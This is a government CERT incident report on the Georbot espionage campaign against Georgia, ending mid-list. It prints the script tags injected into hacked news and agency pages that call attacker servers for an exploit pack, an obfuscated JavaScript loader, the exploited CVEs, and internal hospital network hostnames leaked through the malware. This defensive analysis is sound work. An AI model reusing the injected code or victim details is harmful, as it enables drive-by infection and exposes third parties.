# CYBER ESPIONAGE

## Against Georgian Government

## (Georbot Botnet)

**CERT.GOV.GE**

**LEPL Data Exchange Agency**

**Ministry of Justice of Georgia**

## Summary

In march, 2011 CERT-Georgia which is Governmental “Computer Emergency Response Team” of Republic of Georgia has Discovered Cyber Attack Incident, which seems to be Cyber Espionage Example.

Advanced Malicious Software was Collecting Sensitive, Confidential Information about Georgian and American Security Documents and then uploading it to some of Command and Control Servers. (which changes often upon detection).

After investigating Attackers Servers and Malicious Files, we have linked this Cyber Attack to Russian Official Security Agencies.

After Analysing Webserver, Malicious Files and Various Scripts we found out that:

1. **Some of the Georgian NEWS-related sites were Hacked.**

   (The Malicious script was injected only in the pages, where SPECIFIC information was presented)

2. **After visiting this pages Computer was infected by Unknown Malicious Program.**

 (None of Antivirus Product could Identify the threat, by the time of discovery).


3. **When executed, Malicious File Fully Controls Infected Computers.**

4. **Searches for the “Sensitive words” into the Document Files.**

5. **Makes Video and Audio Capture using built-in camera and  microphone.**

## Targeted Audience

Cyber Attack was designed very smartly. Various Georgian News-Related web-sites were hacked and modified only Specific News pages (eg. ***NATO delegation Visit in Georgia, US-Georgian Agreements and Meetings, Georgian Military NEWS***).



24/03/2011 14:33:03 << სხვა ახალი ამბები

**ნატოს საპარლამენტო ასამბლეის ვიზიტი**

**სამდღიანი ვიზიტით საქართველოს ნატოს საპარლამენტო ასამბლეა ეწვია. დელეგაცია ასამბლეის თავმჯდომარის, კარლ ლამერსის მეთაურობით, როუზ როსის 76-ე სემინარს დაესწრო და საქართველოს მთავრობის წარმომადგენლებს შეხვდა.**

კარლ ლამერსი საქართველოში ვიზიტით უკვე მეხუთედ იმყოფება. იგი ჩვენს ქვეყანას პირველად 2003 წელს ესტუმრა. მიმდინარე ვიზიტი უკავშირდება ნატოს საპარლამენტო ასამბლეისა და საქართველოს პარლამენტის თანამშრომლობით ორგანიზებულ როუზ როსის სემინარს, რომელსაც 2005 და 2007 წლებშიც მასპინძლობდა საქართველო. წელს უკვე მესამედ ოცი ქვეყნის ორმოცდახუთი წარმომადგენელი სასტუმრო „ქორთიართ მარიოტში" იმსჯელებს მიმდინარე მოვლენებზე.

```
content="text/html; charset=utf-8" />
ს საპარლამენტო ასამბლეის ვიზიტი<script src=http://178.32.91.70/modules/docs/frame.php></script></title>
style.css" type="text/css" />
nuBarHorizontal.css" rel="stylesheet" type="text/css" />
news.info/images/favicon.ico" type="image/x-icon">
```

Only the persons who was interested in such information were infected with this Advanced Threat, despite of Security Defensive measure's and Software used on targets Computer and Network Systems. Threat was highly encrypted and used contemporary stealthy techniques, so that none of security tools could identify it.

**www.caucasustimes.com – Site about NEWS from Caucasian Region**
**www.cei.ge – Caucasus Energy and Infrastructure**
**www.psnews.ge - Georgian NEWS Site**
**ema.gov.ge**
**www.opentext.ge**
**www.presa.ge**
**www.presage.tv**
**www.psnews.info**
**www.resonancedaily.com**

## Malware Capabilities


Fully Controls infected computer.


Malicious file was searching for ***Sensitive WORDS inside*** MS Office and PDF documents.

- Send any file from the local hard drive to the remote server


• Steal certificates
• Search the hard drive for Microsoft Word documents *(sensitive words)*
• Search the hard drive for remote desktop configuration files, pbk files
• Take screenshots
• Record audio using the microphone
• Record video using the webcam
• Scan the local network to identify other hosts on the same network
• Execute arbitrary commands on the infected system

## Sensitive Words







| # | Command | File | DEL |
|---|---|---|---|
| 1 | word [USA,NATO,Russia,EU,Ambas] | /modules/docs/upload/3a49a7f8/1301765801rpcsrv.log | DEL |
| 2 | word [samxedro,dazvervis,departamenti,DoD,NATO] | /modules/docs/upload/3a49a7f8/1301988482rpcsrv.log | DEL |



| # | Command | File | DEL |
|---|---|---|---|
| 1 | word [samxedro,dazvervis,departamenti,DoD,NATO] | /modules/docs/upload/85c40d1c/1301991999rpcsrv.log | DEL |
| 2 | word [CIA,NGO,Obama,Bush,Intell] | /modules/docs/upload/85c40d1c/1302086569rpcsrv.log | DEL |



| # | Command | File | DEL |
|---|---|---|---|
| 1 | word [ministr service secret Russia Geo Euro weapon USA Americ top colonel major serg soldie contact telephone Cauca FBI CIA FSB KGB army name surname important] | /upload/359a5a3c/1324926861rpcsrv.log | DEL |



| # | Command | File | DEL |
|---|---|---|---|
| 1 | word [ministr,service,secret,top,agent,contact,army,USA,Russia,Georgia,major,colonel,FBI,CIA,phone,number,east,programm] | /upload/3065c2aa/1324976998rpcsrv.log | DEL |

In The Final Steps Cyber Attacker Steals Matched files, uploads them to the Server.

## Command & Controll Servers


| | | |
|---|---|---|
| September, 2010 | – georgiaonline.xp3.biz | (United States) FreeWebHostingArea.com |
| March, 2011 | – ema.gov.ge | (Georgia) (hacked webserver) |
| April , 2011 | - 178.32.91.70 | (France) OVH Hosting |
| June, 2011 | - 88.198.240.123 / 88.198.238.55 | (Germany) DME Hosting |
| October, 2011 | - 94.199.48.104 | (Hungary) Net23.hu |
| November. 2011 | - 173.212.192.83 | (United States) |
| December, 2011 | - 31.31.75.63 | (Czech Republic) |
| January, 2012 | - 31.214.140.214 | (Germany) DME Hosting |
| March, 2012 | – 78.46.145.24 | (Germany) DME Hosting |

This server changes destination country and IP address upon detection.

There were 390 Infected Computers:

70% of them from Georgia
5% from the United States
4% - Canada, Ukraine, France, China
3% - Germany
3% - Russia

Example of infected Computer from **United States**



31.214.140.214/xyindex312.php
Google
Bot panel
All bots
Online bots
DDOS
Clear
Scan Disk
Cert
Word
RDP SCAN
Coder

|  |  |  |  |  |  |
|---|---|---|---|---|---|
| 6b1bc1b4<br>GE | 188.169.235.167 | offline | 5.4 |  | 15.01.12 |
| 114<br>d640fcd4<br>US | 205.173.105.210 | offline | 5.4 | DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(7) word(0) RDP(1) | 13.01.12 |

31.214.140.214/upload/d640fcd4/1326308671rpcsrv.log

```
10.20.0.1
10.20.0.2 echger1-vlan2.choa.org
10.20.0.3 ech1ar1-vlan2.choa.org
10.20.0.10 npi96aace.choa.org
10.20.0.14 npi29735f.choa.org
10.20.0.15 ssoxp-e34bb7847.choa.org
10.20.0.16 choaxp-1bfcdd53.choa.org
10.20.0.17 choaxp-581kfzrb.choa.org
10.20.0.18 sso-mxm830044d.choa.org
10.20.0.19 scae2bcc.choa.org
10.20.0.20 choaxp-54a0bdc2.choa.org
10.20.0.22 echpicupod3
```

Childrens Healthcare of Atlanta Pediatric Hospital - Children's ...
www.choa.org/ - Cached
19 Dec 2011 – Children's Healthcare of Atlanta is one of the leading pediatric hospitals in the country, recognized for excellence in cancer, cardiac, neonatal, ...

Jobs
We need people who demonstrate integrity, honesty and teamwork ...

Find a Doctor
Some of the healthcare professionals on staff at ...

**Malicious file was evolving and Developed time to time:**

**30 March, 2011** – Virus Steals Sensitive Documents, Certificates

**14 September 2011** – Changed Infection Mechanism,  new Bypassing methods for the  (Antivirus/Firewall/IDS)


**25 November 2011** – Virus is more encrypted and obfuscated. infects windows 7 Operating System

**12 December 2011** – **added Video Recording capability, scanning and infecting computers through the Network, changed Spreading vector**

It had been evolved from 2.1 version to 5.5.


## INFECTING MECHANISM

1) **Injected script or iframe into Legitimate Web-site**
2) **Frame.php from iframe – contained (exploit pack)**
3) **Drive-By Download & Execution of calc.exe**
4) **Calc.exe self-destruction injecting code into Explorer.exe**
5) **Creating persistant usbserv.exe virus**


http://ema.gov.ge/
Enterprise Management Ag...
სსიპ "საწარმოთა მართვის სააგენტო"
საქართველოს ეკონომიკისა და მდგრადი განვითარების სამინისტრო
მთავარი
სტრუქტურა
მისია
დოკუმენტები
საწარმოები
კონტაქტი
http://ema.gov.ge/ - Original Source
File
Edit
Format
ყველა სიახლე
10/11/2011


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>Enterprise Management Agency</title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <link type="text/css" media="all" rel="stylesheet" href="css/style-geo.css" />
        <script type="text/javascript" language="javascript" src="modules/lytebox/lytebox.js"></script>
     <link rel="stylesheet" href="modules/lytebox/lytebox.css" type="text/css" media="screen" />
        <script type="text/javascript" src="menu/menu.js"></script>
<!-- jQuery -->
     <link rel="stylesheet" type="text/css" href="css/superfish.css" media="screen">
     <link rel="stylesheet" type="text/css" href="css/superfish-v.css" media="screen">
     <script type="text/javascript" src="js/jquery-1.2.6.min.js"></script>
     <script type="text/javascript" src="js/hoverIntent.js"></script>
     <script type="text/javascript" src="js/superfish.js"></script>
<script src=http://173.212[redacted]/frame.php></script>
        <script language="javascript" src="tween/Tween.js"></script>
        <script language="javascript" src="tween/ColorTween.js"></script>
```


**Step 1- injected script**



```
var mytest = 123277678;
try {
    new ActiveXObject('dc');
} catch (e) {
    if (navigator.appName == 'Opera') mytest = 10;
    else if (navigator.appName == 'Microsoft Internet Explorer') mytest = 20;
    else if (navigator.appName == 'Netscape') mytest = 30;
    else if (navigator.appName == 'GChrome') mytest = 33;
    else mytest = 25;
}
var Iq =
'&80&125&122&134&117&129&121&52&135&134&119&81&124&136&136&132&78&67&67&128&121&123&117&128&119&134&122&66&125&130&67
&136&67&69&77&121&118&122&120&68&75&117&69&71&120&71&121&120&122&76&70&122&119&119&69&70&69&117&68&121&72&74&72&71&11
9&52&124&121&125&123&124&136&81&68&52&139&125&120&136&124&81&68&52&122&134&117&129&121&118&131&134&120&121&134&81&68&
82&80&67&125&122&134&117&129&121&82';
var Iq1 = '';
var Qe6h5t4LASj = mytest;
var Iqaaaaaaa = 10;
var newIq = Iqaaaaaaa;
var browser = +'\v1' ? 1 - '\0' ? 'Konqueror' : +'1\0' ? 'Safari' : (typeof / . / )[0] == 'f' ? 'GChrome' : +{
    valueOf: function (x) {
        return !x
    }
} ? 'Opera' : 'Firefox' : 'MSIE';
if (browser == 'MSIE') newIq = Iq.split('&');
for (var i = 1; i < newIq.length; i++) {
    Iq1 = Iq1 + String.fromCharCode(newIq[i] - Qe6h5t4LASj);
}
Iqasa1 = Iq1;
document.write(Iqasa1);
```

**shellcode inside frame.php / exploit pack files**





newexp.jar\vuln - ZIP archive, unpacked size 6,428 bytes

| Name | Size | Packed | Type | Modified | CRC32 |
|---|---|---|---|---|---|
| .. | | | File folder | | |
| Exploit$1.class | 575 | 359 | CLASS File | 11/12/2010 6:1... | FFDE71B6 |
| Exploit.class | 4,309 | 2,433 | CLASS File | 11/12/2010 6:1... | 724D207F |
| Link.class | 672 | 391 | CLASS File | 9/4/2010 3:40 ... | B98FD3C8 |
| Temp.class | 847 | 484 | CLASS File | 11/4/2010 12:2... | 923B4B69 |

Total 6,403 bytes in 4 files

1) We found out that there is crafted and obfuscated frame.php file, which carries some exploit code and redirects users to other exploit pages:

It uses CVE-2010-0842, CVE-2006-3730, MS06-057 and other unknown vulnerabilities.


2) Exploit code used in frame.php is crypted version of TrojanDownloader:JS/SetSlice, which exploits MS06-057 Vulnerability by using 'WebViewFolderIcon' ActiveX control (Web View).

3) Also there was some 0day exploit used for exploitation through PDF, JAR files.

**Malicious Files Not detected with Major Antivirus Products**
**(1/47 Virustoal, Dr.Web result – suspicious)**
**Bypasses Windows 7 sp1 patched with Firewall enabled.**
**As of 25.03.2011, 20.06.2011, 16.01.2012, 25.03.2012**

After Executing Malware does 3 major things:

